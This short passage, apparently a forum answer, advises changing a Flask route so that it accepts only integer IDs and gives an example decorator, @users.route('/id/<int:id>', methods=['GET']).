You must change the path to only accept integer Ids like the following, same as the one for getting user details



```
@users.route("/id/<int:id>", methods=['GET'])
```